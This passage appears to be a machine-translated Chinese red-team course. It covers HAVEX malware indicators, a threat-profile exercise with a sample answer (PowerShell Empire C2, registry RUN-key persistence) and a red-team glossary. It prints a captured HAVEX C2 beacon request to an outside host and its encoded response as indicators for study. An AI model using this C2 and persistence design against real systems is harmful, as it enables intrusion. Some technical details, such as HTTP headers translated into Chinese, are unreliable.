为了完成第三种攻击类型，威胁行为者必须入侵几个ICS供应商的网站。这种被称为战略性网络入侵（SWC）攻击已成为俄罗斯和中国威胁的首选攻击方法。在这种情况下，SWC攻击被用来入侵一个最有可能被ICS系统的客户或用户访问的网站。这使得水坑攻击或二进制文件入侵对目标受害者更加有用。使用这三种攻击类型展示了一个有组织且可以说是复杂的威胁行为者。这个团队在计划和组织一个场景，以成功地针对目标受众。

一旦恶意软件被传送，观察到三个主要任务：

- 系统枚举工具收集信息，如操作系统版本、机器名称和用户名，以及文件和目录列表。
- 凭证收集工具从各种网络浏览器中提取存储的密码。
- 次级植入物使用自定义协议和在内存中执行的有效载荷与不同的C2基础设施进行通信。

## HAVEX HTTP请求示例

### POST请求

```
POST /wp08/wp-includes/dtcla.php?id=285745296322896178920098FD80-20&v1=038&v2=170393861&q=5265882854508EFCF958F979E4 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US)
AppleWebKit/525.19(KHTML, like Gecko) Chrome/1.0.154.36 Safari/525.19
Host: toons.freesexycomics.com
Content-Length: 0
Cache-Control: no-cache
```

## 帖子回复

HTTP/1.1 200 OK

日期: 2014年1月22日 星期三 13:40:48 GMT

内容类型: 文本/HTML

传输编码: 分块

连接: 保持活动状态

服务器: Apache/1.3.37 (Unix)

缓存控制: 无缓存

9f65

```
<html><head><meta http-equiv='CACHE-CONTROL' content='NO-CACHE'></head><body>没有数据! <!--  
havexQlpoOTFBWSZTWYvDI0BOsD//////////4oB+93VVXu69DuN7XYzds9yt49Ques  
[...TRUNCATED ...]  
+yUW3zfTxWAOstsCwCckdW5 AH5Q6vbbCu7GputPt5CSfgPCAKeXcAOOICMsqliACGYEhAQT3v9eD  
M92D/8XckU4UJBmLwyNA==havex--></body></head>
```

在这个Symantec的例子中，可以识别出几个指标。

POST请求显示了几个可能被纳入模拟威胁的指标：

- 目标PHP文件 (dtcla.php)
- 有趣的URL参数 (id, v1, v2, q)
- 一个可能有趣的用户代理
- 目标主机

与请求类似，响应也有几个指标：

- 服务器头
- 一个可能唯一的ID (9f65)
- 在文本之间存储的Base64编码数据 (havex < base64 > havex)

注意：MALWAREMUSTDIE2在HAVEX恶意软件上发布了一篇很好的文章。这提供了C2源代码和HTTP请求/响应对的其他示例。参考：<http://pastebin.com/qCdMwtZ6>

# 创建威胁配置文件

1) 使用您进行的研究和这些信息创建威胁配置文件。没有正确或错误的答案。威胁配置文件的重要组成部分是技术可行性，实现目标的能力以及使用红队工具和能力实施的能力。

## 提示

- 档案必须在技术上可行。如果你的档案需要使用零日漏洞，请确保你能够实现。(白帽测试和假设入侵模型可能有所帮助)●

威胁档案是C2计划的一部分。它们直接影响C2的选择和配置。在设计档案时，始终考虑C2平台的技术能力和限制。

2) 使用以下模板开发你的档案，然后与可能的解决方案进行比较。

Category	Description
Description	
Goal and Intent	
Key IOCs	
C2 Overview	
TTPs (Enumeration, Delivery, Lateral Movement, Privilege Escalation, etc.)	
Exploitation	
Persistence	

# 可能的解决方案

Category	Description
Description	General mid-tiered threat that uses common offensive tools and techniques.
Goal and Intent	Exist in the network to enumerate systems and information in order to maintain Command and Control to support future attacks.
Key IOCs	PowerShell Empire HTTP agent on TCP 80, Location: Memory Resident and PowerShell Script stored in Registry, HTTP matching HAVE
C2 Overview	HTTPS on port 80 with a 5 second callback. Calling directly to threat-owned domains.
TTPs (Enumeration, Delivery, Lateral Movement, Privilege Escalation, etc.)	Initially delivered during exploitation. POST exploitation delivery via PowerShell commands. Enumeration and lateral movement via PS Empire and native Windows commands. Privilege escalation limited and determined POST exploitation.
Exploitation	Social Engineering via Phishing, watering hole, and supply chain via compromised web servers
Persistence	Persistence via registry RUN key modification

思考以下问题：

你的解决方案如何比较？

你有执行这个档案的技术能力吗？

你是直接从参考示例中复制了确切的技术，还是用其他技术填补了空白部分？

你准备探索陌生的技术来更好地模仿参考示例吗？

# 术语表

## 假设入侵

假设入侵模型假设威胁在开始时对目标具有某种程度的访问权限。

这个模型可以说是所有模型中最有益的。在开始之前，假设威胁对目标具有某种程度的访问权限。这将使攻击时间线更进一步。假设某人能够入侵网络通常是不成熟组织所争论的。

那些说"证明一下"的人通常不会喜欢这种情况。不成熟的组织认为威胁必须先证明他们能够进入才能开始。证明的重要性在于什么时候？只有在衡量威胁"进入"的能力重要时才重要。如果这不是一个关键目标，使用假设入侵模型将节省时间和金钱。这将使红队能够探索更高影响力的目标。

## 蓝色小组

蓝色小组是红色的对立面。它是保护目标网络的所有组件。蓝色小组通常由蓝队成员、防御者、内部员工和组织管理层组成。

## 蓝队

一个防御威胁的安全团队。

## 命令与控制 (C2)

命令与控制 (C2) 是攻击者对被攻陷的计算机系统所具有的影响力。

## C2层级

设计一个强大的C2基础设施涉及创建多个层次的命令与控制。这些可以被描述为层级。每个层级提供一定程度的能力和隐蔽性。使用多个层级的想法与不把所有的鸡蛋放在一个篮子里是一样的。如果C2被检测到并被阻止，有备份将允许操作继续进行。

C2层级通常分为三类：交互式、短程和长程。有时被标记为第1、2或3层。除了它们的使用方式不同，每个层级都没有什么独特之处。

## 交互层

- 用于一般命令、枚举、扫描、数据泄露等。
- 这个层次的互动最多，风险最大。
- 计划在通信故障、代理故障或蓝队行动中失去访问权限。
- 运行足够的交互会话以保持访问权限。尽管是交互式的，但这并不意味着向客户端发送大量数据包。要凭借判断力尽量减少互动，只进行必要的操作。

## 短途运输层

- 用作重新建立交互会话的备份。
- 使用与目标相融合的隐蔽通信。
- 回调时间较慢。回调时间在1-24小时范围内很常见。

## 长途运输层

- 与短途运输层相同，但更低且更慢。
- 回调时间较慢。回调时间超过24小时很常见。

## **冲突解决**

去冲突是识别红队活动和真实活动的能力。一般来说，去冲突通过一个受控的过程提供了一种将红队活动与真实世界活动分开的方法。

## **参与/演习控制组 (ECG)**

参与（或演习）控制组对演习期间进行的所有活动负有最终责任。通常，参与控制组由目标环境中的一两名高级经理（例如首席信息官或首席运营官）、环境的信息技术部门的一名成员、白色细胞联络员和红队联络员组成。根据需要可以添加更多人员。所有人员必须是可信任的代理人。

## **渗透**

信息泄漏是从目标中提取信息的过程。通常通过隐蔽通道进行。

## **进入、保持、行动**

红队作战的三个主要阶段。

### 进入

获取对网络的访问权限。红队必须能够访问他们的目标。访问可以通过合法的入侵或直接授予，作为假定入侵场景（例如内部威胁场景）的一部分。

### 保持

建立持久性或永久存在。红队作战通常比其他类型的测试时间更长。红队通常建立持久性或永久存在，以便在整个作战期间存活下来。

### 行动

红队在目标上执行操作影响的阶段。

## **IOC (威胁指标)**

威胁指标 (IOCs) 是用于识别或描述威胁行动的工件。

## **OPFOR**

对抗部队，通常由军方在战争游戏场景中使用。

红队通常与OPFOR相关联或支持战争游戏场景中的OPFOR。

## **OPLOG (操作员日志)**

操作员日志是红队操作员在参与过程中生成的记录。这些日志具有必须捕获的特定和必需的字段。

## **作战影响**

作战影响是目标环境中目标驱动行动的效果。

## **OPSEC**

作战安全 (OPSEC) 是一个过程，用于确定关键信息，以确定友方行动是否可以被敌方情报观察到，确定敌方是否可以解释为对他们有用的信息，并执行选择的措施来消除或减少敌方对友方关键信息的利用。就红队而言，它是理解蓝队可以观察到的行动并最大限度地减少暴露的过程。

## **总结，高管层**

第一次后期参加会议通常是高管层总结。执行完成后通常会立即进行高管层简报（在执行后的一两天内）。这次会议针对管理层，并应该包括来自目标组织的关键人员。红队参与的结果可能会影响组织未来的运作，可能需要资金来进行缓解或人员调整。如果红队的结果将用于改善组织的安全态势以应对威胁，管理层的意识和支持至关重要。

## **总结，技术层面**

技术层面的总结（也称为技术对技术）是红队、蓝队和组织之间的双向技术信息交流。在这次交流中，红队和防御元素都提供了高度详细的、逐步的技术审查行动和结果（包括所有相关细节）。这是培训和教育相结合的地方，也是各方学习的最宝贵机会之一。

## **持久化**

持久性是建立永久存在以在参与期间生存的能力或技术。

## **预置**

预置是利用参与过程中获得的访问和能力，以最佳方式定位操作员以执行影响的过程。

## **红队**

红色细胞这个术语借用自军队。它通常与一个扮演的团体相关

在红对蓝演习中扮演对立势力（OPFOR）。红色细胞是红队参与的攻击部分的组成部分，模拟给定目标的战略和战术反应。红色细胞通常由红队负责人和操作员组成，通常称为红队而不是红色细胞。

## **红队**

红队是一个独立的团体，从威胁或对手的角度探索替代计划和操作，以挑战组织改善其效果。

## **红队负责人**

作为红队的操作和行政负责人。负责红队的参与、预算和资源管理。

团队，为参与、能力和技术提供监督和指导。确保遵守所有法律、法规、政策和作战规则。

## **红队操作员**

在红队负责人的指导下，遵守所有红队要求。执行作战任务。将红队战术、技术和程序应用于作战任务。为红队提供技术研究和能力支持。在每个作战阶段保持详细日志。为最终报告的编写提供日志和信息支持。

## **作战规则 (ROE)**

作战规则确定红队、客户、系统所有者和任何必要的利益相关方在作战执行中的责任、关系和指导方针。

## **情境意识**

情境意识是红队作战中的一步，用于收集有关目标和目标环境的尽可能多的信息。收集到的信息用于确定下一步的行动，如权限提升、横向移动或其他步骤。它是红队作战的关键组成部分，应该在所有接入目标上进行一定程度的执行。

## **威胁**

威胁是一种意图造成恶意、伤害或损害的表达方式。

## **威胁仿真**

威胁仿真是模仿特定威胁的TTPs过程。

## **威胁情报**

威胁情报是已经聚合、转换、分析、解释或丰富的信息，为关于威胁的决策过程提供上下文。

## **威胁模型**

威胁模型是识别潜在威胁或缺乏适当保障的过程，可以列举出并优先考虑减轻措施。

## **威胁视角**

威胁的视角是威胁的初始观点。这个视角用于构建和塑造威胁概要或场景。威胁的视角可以是外部人员、近侧人员或内部人员的视角。

## **威胁概况**

威胁概要用于建立红队行动和作战的规则。这些规则作为红队的路线图，指导应该执行何种类型的行动以及如何执行。威胁概要是红队规划中早期开发和设计C2的重要组成部分。

## **威胁情景**

场景提供了对防御解决方案在安全任务中的执行和符合过程、规程、政策、活动、人员、组织、环境、威胁、限制、假设和支持的洞察。场景通常描述了威胁的角色，以及它如何与目标环境中的系统和网络进行交互，并揭示了内部实践的真实世界情况。简而言之，它回答了目标安全操作如何动态执行操作以提供结果、输出或证明能力。

## **技艺**

技巧是间谍活动的技术和程序。技巧通常与情报界相关联。在本课程中，TTP和技巧可互换使用。

### **可信任的代理人 (TA)**

可信代理的主要角色是限制不可逆的损害和对生命、肢体、视力和设备的风险；然而，它们更常用于防止防御者造成意外的自我伤害。

可信代理 (TA) 具有对参与活动、里程碑、条件和参与状态的特权和详细知识，这可能会对环境人员和防御者的行动产生不当的偏见或影响。可信代理必须保护所有信息，不得在未经参与控制组明确批准的情况下提供给任何一方。

### **TTPs**

TTP是战术、技术和程序（有时也称为工具、技术和程序）。

### **两人完整性 (TPI)**

双人完整性用于验证在参与过程中执行的活动，并应始终保持。团队成员应该审查、理解并对每个操作/命令进行“合理性检查”。TPI降低个人和参与风险。

### **Web Shell**

Web Shell是一种放置在Web服务器上的Web代码，允许对手将Web服务器用作进入网络的网关。Web Shell通常作为应用安全攻击的一部分部署。

### **白细胞**

在参与过程中，作为红队活动和防御者响应之间的裁判。

控制参与环境/网络。监督遵守规则。协调实现参与目标所需的活动。将红队活动与防御行动相互关联。确保参与过程不偏袒任何一方。

---

- [1] "办公空间 (1999) - IMDb." <https://www.imdb.com/title/tt0151804/>.
- [2] "威胁 | 在Dictionary.com上的威胁定义。" <https://www.dictionary.com/browse/threat>.
- [3] "ISO IEC 27000 2014信息安全定义-Praxiom。" <https://www.praxiom.com/iso-27000-definitions.htm>.
- [4] "威胁-词汇表| CSRC-NIST计算机安全资源...." <https://csrc.nist.gov/glossary/term/threat>.
- [5] "复活DDE：使用OneNote和Excel进行代码执行...." 2018年1月29日， <https://enigma0x3.net/2018/01/29/reviving-dde-using-onenote-and-excel-for-code-execution/>.
- [6] "使用DCSync进行Hashdump (因为我们都...." 2015年10月2日， <https://silentbreaksecurity.com/invoke-dcsync-because-we-all-wanted-it/>.
- [7] "CVE-2017-0144 - The MITRE Corporation." <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0144>
- [8] "NIST SP 800-53 - NIST Page." 4 Apr. 2013, <https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-53r4.pdf>.
- [9] "PCI安全标准委员会." <https://www.pcisecuritystandards.org/>.
- [10] "健康信息隐私 | HHS.gov." <https://www.hhs.gov/hipaa/index.html>.
- [11] "网络安全框架 | NIST." <https://www.nist.gov/cyberframework>.
- [12] "黑客团队如何被黑客攻击 | Ars Technica." 19 Apr. 2016, <https://arstechnica.com/information-technology/2016/04/how-hacking-team-got-hacked-phineas-phisher/>.
- [13] "PsExec - Windows Sysinternals | Microsoft Docs." 2016年6月28日， <https://docs.microsoft.com/zh-cn/sysinternals/downloads/psexec>
- [14] "Nmap：网络映射器-免费安全...." <https://nmap.org/>
- [15] "Nmap网络扫描-官方Nmap项目指南...." <https://nmap.org/book/>
- [16] "Metasploit | 渗透测试软件，渗透测试...." <https://www.metasploit.com/>.
- [17] "Jeff Dimmock (@bluscreenofjeff) | Twitter." <https://twitter.com/bluscreenofjeff>.
- [18] "Cobalt Strike." [https://www.cobaltstrike.com/..](https://www.cobaltstrike.com/)
- [19] "PowerShell Empire | 使用PowerShell建立帝国." <https://www.powershellempire.com/>
- [20] "域前置-企业| MITRE ATT&CK™." 2018年1月16日， <https://attack.mitre.org/techniques/T1172/>.
- [21] "风险管理-陆军出版局-陆军.mil." 2014年4月14日，  
[https://armypubs.army.mil/epubs/DR\\_pubs/DR\\_a/pdf/web/atp5\\_19.pdf](https://armypubs.army.mil/epubs/DR_pubs/DR_a/pdf/web/atp5_19.pdf).
- [22] "NIST特别出版物800-30修订1，指南...." <https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-30r1.pdf>.
- [23] "Chris Crowley (@CCrowMontance) | SANS MGT535、MGT517和SOC-Class的作者." <https://twitter.com/ccrowmontance?lang=zh-CN>.
- [24] "企业检测与响应：...." <http://detect-respond.blogspot.com/2013/03/the-pyramid-of-pain.html>.
- [25] "威胁缓解策略-威胁表达." <https://threatexpress.com/blogs/2018/threat-mitigation-strategies-observations-recommendations/..>
- [26] "威胁缓解策略第2部分-威胁表达。" 2018年5月15日， <https://threatexpress.com/blogs/2018/threat-mitigation-strategies-technical-recommendations-and-info-part-2/>.
- [27] "瓦尔德，亚伯拉罕。(1943).一种基于幸存者损伤估计平面脆弱性的方法。统计研究小组，哥伦比亚大学。CRC 432"—1980年7月重印，<http://www.dtic.mil/get-tr-doc/pdf?AD=ADA091073&位置=U2&文档=GetTRDoc.pdf>.